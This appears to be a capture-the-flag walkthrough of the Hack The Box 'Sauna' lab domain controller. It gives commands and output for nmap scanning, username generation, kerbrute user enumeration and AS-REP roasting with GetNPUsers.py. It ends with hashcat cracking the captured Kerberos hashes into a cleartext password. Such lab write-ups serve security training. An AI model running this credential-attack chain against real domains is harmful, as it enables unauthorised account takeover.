HTB-Sauna

PERFORMING AN NMAP SCAN ON THE DC


Tools--> Nmap
K.I --> Target IP of the domain controller
P.O.I --> notable ports 53,80,88,389 --> therefore it is a domain controller.
Domain: EGOTISTICAL-BANK.LOCAL

```
Nmap scan report for 10.10.10.175
Host is up (0.035s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-09-08 23:31:00Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  tcpwrapped
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf        .NET Message Framing
49669/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-time:
|   date: 2024-09-08T23:31:54
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m00s

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.16 seconds
```

ENUMERATING THE WEB SERVER

not many web directories found. Nothing interesting in burpsuite as well. however we found the usernames in about.html




AMAZING

Meet The Team

Meet the team. So many bank account managers but only one security manager. Sounds about right!

MAPPING POTENTIAL USERNAMES

copy all the names into a file. Use username-anarchy to create multiple usernames as per required combinations which we can use to find Kerberoastable user accounts.




```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB]
└─$ cat Sauna-HTB.txt
Sophie Driver
Shaun Coins
Fergus Smith
Hugo Bear
Bowie Taylor
Steven Kerb
```

Tools-->username-anarchy


K.I --> list of the usernames which we collected in the previous step.

P.O.I --> different types of combinations of usernames.



```
┌──(natasha㉿0xromanoff)-[/opt/username-anarchy]
└─$ ./username-anarchy --input-file ~/Desktop/HTB/Sauna-HTB.txt --select-format first.last,f.last,flast,FLast,First.Last
sophie.driver
s.driver
sdriver
shaun.coins
s.coins
scoins
fergus.smith
f.smith
fsmith
hugo.bear
h.bear
hbear
bowie.taylor
b.taylor
btaylor
steven.kerb
s.kerb
skerb
```

we also make some manual modifications to this namelist by adding the ovbious Administrator,Default,Guest accounts in the userlist.




```
└─$ cat Sauna_users.txt
sophie.driver
s.driver
sdriver
SDriver
sophiedriver
shaun.coins
s.coins
scoins
SCoins
shauncoins
fergus.smith
f.smith
fsmith
FSmith
fergussmith
hugo.bear
h.bear
hbear
HBear
hugobear
bowie.taylor
b.taylor
btaylor
BTaylor
bowietaylor
steven.kerb
s.kerb
skerb
SKerb
stevenkerb
Administrator
administrator
Guest
guest
Default
default
```

FINDING THE VALID CREDENTIALS

for username
tools: kerbrute
K.I: domain name, domain controller IP, user's list combination from the last step.
P.O.I: we get the valid usernames in the AD

```
 ./kerbrute_linux_amd64 userenum -d EGOTISTICAL-BANK.LOCAL
~/Desktop/HTB/Sauna_users.txt --dc 10.10.10.175
```



```
┌──(natasha㉿0xromanoff)-[/opt/kerbrute]
└─$ ./kerbrute_linux_amd64 userenum -d EGOTISTICAL-BANK.LOCAL ~/Desktop/HTB/Sauna_users.txt --dc 10.10.10.175

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/09/24 - Ronnie Flathers @ropnop

2024/09/09 00:50:45 >  Using KDC(s):
2024/09/09 00:50:45 >   10.10.10.175:88

2024/09/09 00:50:45 >  [+] VALID USERNAME:       FSmith@EGOTISTICAL-BANK.LOCAL
2024/09/09 00:50:45 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
2024/09/09 00:50:46 >  [+] VALID USERNAME:       Administrator@EGOTISTICAL-BANK.LOCAL
2024/09/09 00:50:46 >  [+] VALID USERNAME:       administrator@EGOTISTICAL-BANK.LOCAL
2024/09/09 00:50:46 >  Done! Tested 36 usernames (4 valid) in 0.078 seconds
```


for password

tools: getPNUsers.py

K.I: IP address of the domain controller , list of the usersfile which we used for kerberoasting.

P.O.I: dump the hashes of the valid users.

```
python3 GetNPUsers.py EGOTISTICAL-BANK.LOCAL/FSmith@EGOTISTICAL-BANK.LOCAL -
dc-ip 10.10.10.175 -usersfile ~/Desktop/HTB/Sauna_users.txt
```



```
└─$ python3 GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -dc-ip 10.10.10.175 -usersfile ~/Desktop/HTB/Sauna_users.txt
Impacket v0.12.0.dev1+20240826.122401.27c196f8 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:d88cb25de4fd07d88d136f8302ff0126$94c1e558259b0802a93775e01399cfe5fdc115b0e57ba71373ee08b5cc90ea203dc5064db01ed1a5e47251b42d91a6764dda2
901e13d731dc2ff6c18ca2e84a1b578e2362744f89155cda45d61341d6c79eaed5bf6f350fda073c50cb8b40d240da4974dc424e5eb101a62ab09cddfc5ca652313c63f68bd143e4a9e34c3dbb7c402d5debdd9aae6efda98e
6c25ed98bd41191e53a969962dc0521edbd49ee5a8d3b883878389428cb3954d4e32db0ec957c130185c16b3166ceac8192d9a71ebc0325ee6b8976d33125422a8d341b11706c3768ee6379e3110f50b22bbc6cf0132858ac4
b94140fde8d432e163ba61c286285b43aaca38e3a7b8d1f25bb9ef8
$krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL:7f317573e28939be510823ce890acbd0$23c321ecd70ceb5ce62a5cf78f70d192b6c3d5881224622cee072798a74d700536805110219adae1a114b1f66e5421e6bf4bd
f7183edc510fbce77b76ee85934779fa59bf7a17b3f121fb59f8e686df7f8699b9950ff3645068151a45ce395f8af1ec3a33318b0f7f081075b45596adab2002ca336a9121e3513341842a96dd1ecf0c19443c8dd7b5293581
7ed793f41999382d404cfdcf7f3275ce59a58b4980d321a5e7eda1fc960212bd506854c496a409e6b7ba1c9f1a51c4445954322ffd04ac5405420dea6373ba6435df3e2132243af7097fa0a00d7385ecdce74b984f69b57488
2dc5afbc82767c827d70a603f4148826ecd3caaf58c74fbd80cae08
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```


CRACKING THE HASHES

Tools: Hashcat

K.I: captures hashes from getPNUsers.py , wordlist

P.O.I: clear text passwords.

```
hashcat -m 18200 -a 0 ~/Desktop/HTB/Sauna_hashes.txt --wordlist
/usr/share/wordlists/rockyou.txt
```




```
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:e2bf3b12136be83d414fc13f1b566b95$b3c734364af3dcf2d28b025757a40cd6a1c82da491e6464d8bf863991b9520fbaadadd8f0148464f465ee23276b69217e5107
ab703943284f4671df2de36c3b6507b2735a8a3496d46e12b72f4d72e386d40fc82fd5c0c06c6505340c82a6ddd6f2e1b95a694cf6f2b779b025479411f73a60037a9e9134ca63a4dc4f7d4465a3edd428e64cd5277894f433
55a8751fd685d28b345cc008ae6080d487ff19e7f889469ac0403b09a2cf10bba39cba2650462f254b2dd127b5b5193a2c00620d720174bd59f7f81623e5a8b14524bc30de0d0ebd7064c0fd5766e126e7e69cfa2a6270da72
51014811baf8b98b910ec21e9cb0b594928650e4d878a0d729148d9:Thestrokes23
$krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL:4c3ce3b7f9ac47ed6c5526a2ea37b610$0e37fbeb169f7be237e36a26d482dcadc25cb549289a7b82011d5d63a8169530d13db0c0f75188b14895906f2dc1483ef32df
0ec62b7accf824dffd057c2bf02c897e2f8d4abc9b7be916cf2cfb14198a0dfb08bc3620ee0612c104e8e1db190e692e09756e9fc886ed47fa84b1c5c077767cf54920d3ecfcdf8e7fc41d1324a4e1111ae27bedf48855a79c
cfbe4ca69426f88b7dcf301e11121ac26167cfa89e1e95941d50f9ddf7c346fbebd3ee1d28fff85c46634d4753ade0f95f50d38d9da8590246c2620602411381fd7e964e846c51a710c35dd702c1fdb40a32ea4fd7b1ed9016
2493c2943c5a861c3a2b41088db6781ccd1a0cb9be3bbf25c47ab22:Thestrokes23

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: /home/kali/Desktop/HTB/Sauna_hashes.txt
Time.Started.....: Mon Sep  9 00:36:21 2024 (34 secs)
Time.Estimated...: Mon Sep  9 00:36:55 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   639.7 kH/s (2.10ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new), 2/2 (100.00%) Salts
Progress.........: 21078016/28688770 (73.47%)
Rejected.........: 0/21078016 (0.00%)
